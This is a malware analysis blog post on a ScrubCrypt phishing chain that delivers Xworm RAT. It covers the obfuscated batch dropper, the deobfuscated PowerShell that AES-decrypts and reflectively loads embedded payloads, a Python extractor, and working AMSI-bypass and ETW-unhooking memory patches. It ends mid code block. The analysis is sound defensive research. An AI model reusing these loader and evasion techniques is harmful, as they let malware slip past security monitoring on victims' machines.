
ScrubCrypt - The Rebirth of Jlaive

0xtoxin-labs.gitbook.io/malware-analysis/malware-analysis/scrubcrypt-the-rebirth-of-jlaive

In this blog we are going through a recent phishing campaign that leverages a new crypter sold in underground forums.

Overview

In the past weeks a new thread was posted in the "Cryptography and Encryption Market" section in hackforums.net promoting a new crypter called **"ScrubCrypt"**




ScrubCrypt Selling Thread

This crypter was found used in a recent phishing campaign which eventually delivered **Xworm RAT**.

We will be going through all the analysis steps from the phishing mail the victim receives to analyzing and deobfuscating the crypter(and its origin) and identifying the final **Xworm** binary.


The Phish

The user received a mail with the subject: "**LEP/RFQ/AV/04/2022/6030**", the mail itself contains a generic body content, letting the user know that he has an attachment that needs to be open.



Phishing Mail

The mail has attached archive file (**LEPRFQAV04,pdf.001**), inside of it we can find a **.bat** file (batch script) that supposed to be executed by the user and lead to a multistage execution chain.




Archive Content

LEPRFQAV04,pdf.bat

Static Information

Sha256: 04ce543c01a4bace549f6be2d77eb62567c7b65edbbaebc0d00d760425dcd578

VT Detection: 24/61 (Link)



VT Incrimination

The script is completely obfuscated:

```
LEPRFQAV04.pdf.bat
1  @echo off
2  power%@%she%=%l%=%l % %-%!%w % %h% %id%-%den % %-c%-% #%?%
3  set CUn%@%TR=%#%C:\%#%Win%-%dows%!%\%-%Sy%+%s%#%te% %m32%!%\W%=%ind%?%ow%@%s%!%Po%=%wer%!%She%#%ll%!%\v1%?
   %.0% %\p%+%ow% %ersh%?%el%+%l.e%@%xe%=%
4  copy %CUnTR% "%~0.e%?%xe" %-%/%!%y%?% %!%&& cl%-%s%@%
5  "%~0.exe" fu% %nct%+%io%=%n%=% y%?%A%+%($% %t){%=%$t.R%=%epla%#%ce%+%('%+%@', %#%''%-%)}%=%$iw%#%qO=%!%yA
   %=% %@%'%?%Ge% %t@C%?%@u%?%rr@%!%ent@%!%P%?%@r%@%oce%!%@ss%?%@';$% %k%=%n%!%sa% %=yA %@%'R%
   %ea%!%@d%!%Al@%=%lT@e% %@xt%!%@';%!%$G%?%Eo%#%F=%=%y%-%A% % 'E%=%n%?%@t@%?%ry@%!%Po%#%i%!%n@t%#%@'%=%;%
   %$s%?%dq% %l=y%!%A '% %Ch%@%@a%+%n%?%ge@% %E@xt%?%e@% %n%!%si@%#%on%#%@';% %$qzp% %w=y%-%A %+%'%!%Fro%=%m
   %-%@%?%Bas%?%@e% %6%+%4%-%S@t%+%r%-%i@%?%ng%@%@'% %;% %$c%?%JI%=%Q=y%+%A%?% 'L%-%o@%@%ad@%!%';$u% %Gg%=%V%
   ?%=%=%yA '%-%Tr@%!%a@n@%+%sfo% %r%+%@m@%=%F@%-%in%+%@a% %l%@%@B% %@lo@%@%c%?%k%#%@%@%';$%-%QlQ%+%Q% %=%=
   %y%@%A 'S%+%p%-%@l%@%@i%#%t@'% %;$%+%neAB%?%=%=%yA %@%'In%!%@v%@%o%@%@k%+%e@% %';% %$Q%?%j%#%QB=y% %A %@%'
   %?%Cre%!%@at% %@eD%@%@%+%ec%-%@r%-%y@%!%p%#%to@r%-%@'%#%;fu%=%nct%#%i%@%on%?% Rp%?%FzY(%@%$j% %AaJE% %,$%@
   %RZz%#%RM,$% %cnk%?%fF)%+%{$D%#%L%#%ZbE% %=%![Sy%-%s%=%te%-%m.Se%=%cur%#%it% %y.%+%Cr%=%y%?%p%-
   %t%!%ogr%!%aph%=%y.A%?%e%?%s%-%]:%-%:C%+%reat%@%e(%@%)%!%;%!%$DL% %Zb%=%E.%=%Mod% %e%@%=%=%[Sy%?%ste%-%m.S
   %@%ec%+%uri%!%ty% %.Cr%+%y%!%pto%@%gr% %a%+%ph%+%y%!%.Ci%+%p%@%her%#%Mo%#%de%#%]%!%:%-%:CB%!%C;$D%!%L%-%Z%
    %bE.%?%Pad% %d%@%ing% %=[Sy%!%st%#%e%#%m%=%.%+%S%@%e% %cur% %it%@%y.%-%Cr%#%y%?%pt%=%og%-%ra%-%phy% %.P%#
   %add%!%ing%+%Mo%=%de]%!%:%!%:%=%PKCS%+%7;%?%$DL%?%ZbE.% %K%@%ey%@%=[% %Sy%!%stem%-%.% %Co%#%nve%#%rt]:%@
```

Obfuscated Batch Script

By first glance we can notice 2 main things:

1. 1.
   The script has junk code which utilize the **%** symbol in batch scripting.
2. 2.
   The end of the script contains a huge encrypted blob of data as a comment (**::**)

```
6  ::K8fQqk7xvojjb2P9cYvAvVZq2lXoHsKBw6gFb0XhzLyV5n92FTvZL6MK9KFRY8weBiypW/knQPmWgUurEdWUIrgCmzr2gamQnLsxndqu
   XEgi5GKvYR/FDRIwHehO1jwqrDBq7KcwGJJD6voit2/WLYUyzbK3m2VQTCE6WY6dQitOJxT8Ybc5UFF97GMVoqwiBWbSns+OXdgujX6T6c
   I/0Wz8RoyBP+Em3XQ9ksHL+BX8PgiWIIWZq2ubYCvdc4/eyOVFeVjjoJpxgTyjm8RbeDp8fIbZXBlo9P6eSz2OoFqSwgzYETmIkmSWJLr5
   dpHugGWzn+qbDSLYF7cu8a3tgEVHDXpgfHaNMEsKHuLJw+7AJYmpIlOCb9gw8PQG4hDFU2IOLTHfppe3rIHylHdwwv09DyYOU+VEpa2lw4
   sWkwtLgk89+P4Cavj4dfplo1bgCTqSKzgtTCG+8G6Lj7CTlfwrZcc+EH/+XUqmW7IRJlfk5kxdHJ2VgKxhpO8YqhJNM+y5Xcun4r0sc/Tm
   KAOuzzj6be+K2GtIYWjE8k78qLf7boUXWkxicjLIEAmnyWGLgcjUDK+THN4ZPZfCCgxTjTKWyQbzHJ5SbDxTcmIASGwDJX16IYoPrsB02t
   fkzPT74/7yLPcxtpicldQaTyxUG04AlJCSdG+MEvTX5KJ6aXysztv+focvzVSBLIIbWZuyR7VvoOscBHW/v3WcBb4gtG3JEcCdt9BZUbXi
   i9PQNGxAKRIzOoVMCnYq809QlrL8/2Ax4vyznr814x7Lcx/8mvubasUwAG8vVftGMAm75AvVC/5j2TPhaT6xrAGPXOOgxyCQcctRTuK2xh
   iaG3QfCJj7XZhLrxHcs0+UHeaqtfqDjRzc41L4QeeoNDohvmpCLzGQN4y/M+iPtZAgPuIXT8aUlZhBDREKq9OBM3vBLNps6weZ5j3jjpVn
   zaoqOWnl6clwJq4uCUJ7yDbpt539HHesj5w6NnKOOkRxbEopYZlH0MS7nB4psNEuYLgEc
   YLgwulmyDoeVPmkrdSOTM9whCLPaLyyhN5w6sgfMbk55JXHATU5HgMnJijgIu8xmHQHGnX40g7UXFYePq3pHDMEogPjZJTe3UC6bWSLXJx
   isXLYJ4Zm3AX85B6diXezdvBdupi/++xrgewOBpl2/Rf4Uu4P+aJCRuIsynuE9WJMk12r/BqE4QfiRnPoUvulGi9KYxrnMb5vZVLpQkdu+
   Hd6yQTLuooJf5C7bdMoTrUJDfNSYDvZ9+iuBD7/J8JPqhspBHQGqRUxosrH3wi7EZ3PmL3PeuYIlI2NIUtqfP+
   8h6wA4th4doF0l67ejnVqoyn4mbcl9UBg6qWCFy5HM5lzKZyFCdohZShU0m6eDXKVRam/BGPfFBwSyJCRhzuUN2Asx87hDiaWe1+
```

Blob Of Data

Batch Deobfuscation

I start off with removing all the junk code the script contains by using the next script:

```
import re


NON_WORD_PATTERN = '%\W%'

file_path = '/Users/igal/malwares/Scrub Crypt/3 - LEPRFQAV04.pdf.bat'

fo = open(file_path,'r').read()

clean_script = re.sub(NON_WORD_PATTERN,'',fo)

print(clean_script)
```

Output:

```
@echo off

powershell -w hidden -c #

set CUnTR=C:\Windows\System32\WindowsPowerShell\v1.0\powershell.exe

copy %CUnTR% "%~0.exe" /y && cls
```

"%~0.exe" function yA($t){$t.Replace('@', '')}$iwqO=yA 'Get@C@urr@ent@P@roce@ss@';$knsa=yA 'Rea@dAl@lT@e@xt@';$GEoF=yA 'En@t@ry@Poin@t@';$sdql=yA 'Ch@ange@E@xte@nsi@on@';$qzpw=yA 'From@Bas@e64S@tri@ng@';$cJIQ=yA 'Lo@@';$uGgV=yA 'Tr@a@n@sfor@m@F@in@al@B@lo@ck@';$QlQQ=yA 'Sp@l@it@';$neAB=yA 'In@vo@ke@';$QjQB=yA 'Cre@at@eD@ec@ry@pto@r@';function RpFzY($jAaJE,$RZzRM,$cnkfF){$DLZbE=[System.Security.Cryptography.Aes]::Create();$DLZbE.Mode=[System.Security.Cryptography.CipherMode]::CBC;$DLZbE.Padding=[System.Security.Cryptography.PaddingMode]::PKCS7;$DLZbE.Key=[System.Convert]::$qzpw($RZzRM);$DLZbE.IV=[System.Convert]::$qzpw($cnkfF);$YQiIq=$DLZbE.$QjQB();$mYMLI=$YQiIq.$uGgV($jAaJE,0,$jAaJE.Length);$YQiIq.Dispose();$DLZbE.Dispose AYCAO($jAaJE){$uSXLQ=New-Object System.IO.MemoryStream(,$jAaJE);$RWxVj=New-Object System.IO.MemoryStream;$YYDyP=New-Object System.IO.Compression.GZipStream($uSXLQ,[IO.Compression.CompressionMode]::Decompress);$YYDyP.CopyTo($RWxVj);$YYDyP.Dispose();$uSXLQ.Dispose();$RWxVj.Dispose();$RWxVj. BxKKh($jAaJE,$RZzRM){[System.Reflection.Assembly]::$cJIQ([byte[]]$jAaJE).$GEoF.$neAB($null,$RZzRM);}$WlqMk=[System.IO.File]::$knsa([System.IO.Path]::$sdql([System.Diagnostics.Process]::$iwqO().MainModule.FileName,$null)).$QlQQ([Environment]::NewLine);$nwgCf=$WlqMk[$WlqMk.Length-1].Substring(2);$voaim=[string[]]$nwgCf.$QlQQ('\');$SPONW=AYCAO (RpFzY ([Convert]::$qzpw($voaim[0])) $voaim[2] $voaim[3]);$mOxVC=AYCAO (RpFzY ([Convert]::$qzpw($voaim[1])) $voaim[2] $voaim[3]);BxKKh $mOxVC $null;BxKKh $SPONW $null;

::K8fQqk7xvojjb2P9cYvAvVZq2lXoHsKBw6gFb0XhzLyV5n92FTvZL6MK9KFRY8weBiypW/knQPmWgUurEdWUIrgCmzr2gamQnLsxndquXEgi5GK

Great, now the script is less obfuscated and we can see that there is a powershell script embedded. I've cleaned the script and changed some of the variable names:

What the script does?

The script takes the blob data I've mentioned that comes right after the **::** comment in the batch script. It will split it by **backslash** and save the splitted data in a variable (**$blob_data_chunk**)

```
$batfile_data=[System.IO.File]::$v_ReadAllText([System.IO.Path]::$v_ChangeExtension([System.Diagnostics.Process]::$v_GetCurrentProcess().MainModule.FileName, $null)).$v_Split([Environment]::NewLine); #splits the data in the initial bat file by newline
$blob_data_chunk=$batfile_data[$batfile_data.Length-1].Substring(2); #takes the last splitted data from the '2' index (meaning after '::')
$blob_data=[string[]]$blob_data_chunk.$v_Split('\'); #the blob data splitted by '\'
```

Split Data Function

The variable will be now an array with 4 elements:

- Encrypted data 1
- Encrypted data 2
- Base64 encoded AES256 encryption key
- Base64 encoded AES256 encryption IV

The script will pass each encrypted data with the encoded key and IV to decryption function (**f_aes_decrypt**), the return value from the function will be **gz** archive which will then be passed to a decompress function (**f_decompress_data**) which will return binary in a form of byte array.

```
function f_aes_decrypt($enc_data,$b64_enc_key,$b64_enc_iv){
    $v_aescryptor=[System.Security.Cryptography.Aes]::Create();
    $v_aescryptor.Mode=[System.Security.Cryptography.CipherMode]::CBC;
    $v_aescryptor.Padding=[System.Security.Cryptography.PaddingMode]::PKCS7;
    $v_aescryptor.Key=[System.Convert]::$v_FromBase64String($b64_enc_key);
    $v_aescryptor.IV=[System.Convert]::$v_FromBase64String($b64_enc_iv);
    $v_aes_decryptor=$v_aescryptor.$v_CreateDecryptor();
    $v_decrypted_data=$v_aes_decryptor.$v_TransformFinalBlock($enc_data,0,$enc_data.Length);
    $v_aes_decryptor.Dispose();
    $v_aescryptor.Dispose();
    $v_decrypted_data; # return compressed data
}

function f_decompress_data($compressed_data){
    $v_data_memstream=New-Object System.IO.MemoryStream(,$compressed_data);
    $v_decompressed_data=New-Object System.IO.MemoryStream;
    $v_gzip_stream=New-Object System.IO.Compression.GZipStream($v_data_memstream,[IO.Compression.
    CompressionMode]::Decompress);
    $v_gzip_stream.CopyTo($v_decompressed_data);
    $v_gzip_stream.Dispose();
    $v_data_memstream.Dispose();
    $v_decompressed_data.Dispose();
    $v_decompressed_data.ToArray(); # returns byte array of the payload
}
```

Decryption Function

And the last thing the script will do is to invoke and execute these binaries. The next script can be used to retrieve the archives:

```
from Crypto.Cipher import AES

from base64 import b64decode


def aes_decrypt(data, key, iv):

decrypt_cipher = AES.new(key, AES.MODE_CBC, iv)

return decrypt_cipher.decrypt(data)


data_blob = clean_script.split('::')[-1].split('\\')

enc_blob_1 = b64decode(data_blob[0])

enc_blob_2 = b64decode(data_blob[1])

key = b64decode(data_blob[2])

iv = b64decode(data_blob[3])

archive_1 = aes_decrypt(enc_blob_1, key, iv)

archive_2 = aes_decrypt(enc_blob_2, key, iv)


file_path = '/Users/igal/malwares/Scrub Crypt/archive'

fo = open('{0}{1}.gz'.format(file_path,1),'wb').write(archive_1)

fo = open('{0}{1}.gz'.format(file_path,2),'wb').write(archive_2)
```


Now we can go through the binaries and analyze each one of them; based on the script execution flow, the first binary that will be executed is the one stored in **archive2**.

XsXIlt.tmp

Static Information


Sha256: 05eac401aa9355f131d0d116c285d984be5812d83df3a297296d289ce523a2b1

VT Detection: 18/71 (Link)



VT Incrimination

The binary is .NET based as we can inspect using DiE




DiE Analysis

I've opened the binary in DnSpy and found out it's obfuscated:

Obfuscated Binary In DnSpy


Breaking the deobfuscation

I will be going through now a way I've managed to deobfuscate the code and make it text clear. First of all, we open up **SAE**(SimpleAssemblyExplorer) and navigate to the location where the binary is located, right click on the binary and select **"Deobfuscator"**:



Deobfuscator Option In SAE

Then we simply click OK and waiting for SAE to deobfuscate for us the code:



SAE Deobfuscation Process

Now we can open up the binary and find out that it's a bit more clearer then previously:

```
internal class c000002
{
    // Token: 0x06000002 RID: 2 RVA: 0x000020E0 File Offset: 0x000002E0
    private static void Main()
    {
        c000002.f000001 = Process.GetCurrentProcess();
        c000002.m000003(c000001.m000001("곪곮괽곤곤괙괽곤곤", -792821403, 47492331, -238371844, -1452224846, -305335177));
        if (Environment.OSVersion.Version.Major >= 10 || IntPtr.Size == 8)
        {
            c000002.m000003(c000001.m000001("\u02fe\u02f8\u0305\u0301\u02f8\u02ff˘\u02c5ˁ\u02f7\u02ff\u02ff", 2125840710, 1312490131, -963481834, 918415005, -965233733));
        }
        c000002.m000002(c000001.m000001("ОЏМГЊ҈ДЏЏ", 172298598, -724785676, -36054683, 1064450746, -552846652), c000001.m000001("\u192a\u193a\u1938\u193d\u193d\u193c", -1609473953,
          602872023, -1098857857, -524559080, -868660374), new byte[] { 184, 87, 0, 7, 128, 195 }, new byte[] { 184, 87, 0, 7, 128, 194, 24, 0 });
        string text = c000001.m000001("렆렵럭렦렦럯럭렦렦", 1165382101, -1969178687, 498967762, -284893319, -720482020);
        string text2 = c000001.m000001("뫎뫽뫈뫎뫿뫪뫷뫽뫠뫪뫪뫽뫪", -1462516390, -1343898999, -344118900, -1170160850, -1168120419);
        byte[] array = new byte[] { 195 };
        byte[] array2 = new byte[3];
        array2[0] = 194;
        array2[1] = 20;
        c000002.m000002(text, text2, array, array2);
    }
```

Semi Cleaned Binary

But this is not enough, we can see that there is a repetitive method being used by the program `c000001.m000001` , we can use **De4Dot** and deobfuscate the code even more, one thing that we need for it is the method token (which can be retrieved by clicking the method and looking on the comment above it):

```
internal class c000001
{
    // Token: 0x06000001 RID: 1 RVA: 0x00002050 File Offset: 0x00000250
    public static string m000001(string p0, int p1, int p2, int p3, int p4, int p5)
    {
        StringBuilder stringBuilder = new StringBuilder();
        foreach (char c in p0.ToCharArray())
        {
            stringBuilder.Append((char)((int)c - p2));
        }
        return stringBuilder.ToString();
    }
```

Method Token

Now that we have the token we can use the next command to deobfuscate the code: `de4dot.exe <SAE_deobfuscated_binary> --strtyp delegate --strtok 06000001`

After the deobfuscation process was succeeded, a "clean" binary will be created in the binary folder, we can open it in DnSpy and see how the magic happens and work with a clear text binary:

```
internal class c000002
{
    // Token: 0x06000002 RID: 2 RVA: 0x000020DC File Offset: 0x000002DC
    private static void Main()
    {
        c000002.f000001 = Process.GetCurrentProcess();
        c000002.m000003("ntdll.dll");
        if (Environment.OSVersion.Version.Major >= 10 || IntPtr.Size == 8)
        {
            c000002.m000003("kernel32.dll");
        }
        c000002.m000002("amsi.dll", "AmsiScanBuffer", new byte[] { 184, 87, 0, 7, 128, 195 }, new byte[] { 184, 87, 0, 7, 128, 194, 24, 0 });
        string text = "ntdll.dll";
        string text2 = "EtwEventWrite";
        byte[] array = new byte[] { 195 };
        byte[] array2 = new byte[3];
        array2[0] = 194;
        array2[1] = 20;
        c000002.m000002(text, text2, array, array2);
    }
```

Fully Cleaned Binary

Evasion Techniques

This binary does 2 main operations: 1 - **AMSI Bypass** - The dev isn't trying to be too much creative and copycats rasta-mouse AmsiBypass C# code which can be found on his github repo

```
c000002.m000003("ntdll.dll");
if (Environment.OSVersion.Version.Major >= 10 || IntPtr.Size == 8)
{
    c000002.m000003("kernel32.dll");
}
c000002.m000002("amsi.dll", "AmsiScanBuffer", new byte[] { 184, 87, 0, 7, 128, 195 }, new byte[] { 184, 87, 0, 7, 128, 194, 24, 0 });
public class AmsiBypass
{
    public static void Execute()
    {
        // Load amsi.dll and get location of AmsiScanBuffer
        var lib = LoadLibrary("amsi.dll");
        var asb = GetProcAddress(lib, "AmsiScanBuffer");

        var patch = GetPatch;

        // Set region to RWX
        _ = VirtualProtect(asb, (UIntPtr)patch.Length, 0x40, out uint oldProtect);

        // Copy patch
        Marshal.Copy(patch, 0, asb, patch.Length);

        // Restore region to RX
        _ = VirtualProtect(asb, (UIntPtr)patch.Length, oldProtect, out uint _);
    }

    static byte[] GetPatch
    {
        get
        {
            if (Is64Bit)
            {
                return new byte[] { 0xB8, 0x57, 0x00, 0x07, 0x80, 0xC3 };
            }

            return new byte[] { 0xB8, 0x57, 0x00, 0x07, 0x80, 0xC2, 0x18, 0x00 };
        }
    }

    static bool Is64Bit
    {
        get
        {
            return IntPtr.Size == 8;
        }
    }
```

AMSI Bypass

2- **ETW Unhooking** - The dev adding a layer of protection by unhooking EtwEventWrite (Event Tracing for Windows) which will disable the logging for `Assembly.Load` calls, this topic is explained in depth by XPN. XPN shares a POC code for the unhooking on his github repo

```
string text = "ntdll.dll";
string text2 = "EtwEventWrite";
byte[] array = new byte[] { 195 };
byte[] array2 = new byte[3];
array2[0] = 194;
array2[1] = 20;
c000002.m000002(text, text2, array, array2);
```

```
static void Main(string[] args)
{
    Console.WriteLine("ETW Unhook Example @_xpn_");

    // Used for x86, I'll let you patch for x64 ;)
    PatchEtw(new byte[] { 0xc2, 0x14, 0x00 });

    Console.WriteLine("ETW Now Unhooked, further calls or Assembly.Load will not be logged");
    Console.ReadLine();
    //Assembly.Load(new byte[] { });
}

private static void PatchEtw(byte[] patch)
{
    try
    {
        uint oldProtect;

        var ntdll = Win32.LoadLibrary("ntdll.dll");
        var etwEventSend =  Win32.GetProcAddress(ntdll, "EtwEventWrite");

        Win32.VirtualProtect(etwEventSend, (UIntPtr)patch.Length, 0x40, out oldProtect);
        Marshal.Copy(patch, 0, etwEventSend, patch.Length);
    }
    catch
    {
        Console.WriteLine("Error unhooking ETW");
    }
}
```

ETW Unhooking


After the execution of this binary, the second binary will be executed which is stored in **Archive1** (the execution of this binary won't be logged in the event tracer as the unhook in the previous binary occured).

JuCdip.tmp

Static Information


Sha256: ad13c0c0dfa76575218c52bd2a378ed363a0f0d5ce5b14626ee496ce52248e7a

VT Detection: 23/70 (Link)



VT Incrimination

The binary is .NET based as we can inspect using DiE



DiE Analysis


I've opened up the binary in DnSpy and found out it's obfuscated **(for the sake of not making this blog too much long, i will skip the deobfuscation process of this binary as it's the same we did with the previous one)** The clear code:

```
internal class c000002
{
    // Token: 0x06000002 RID: 2 RVA: 0x000020CC File Offset: 0x000002CC
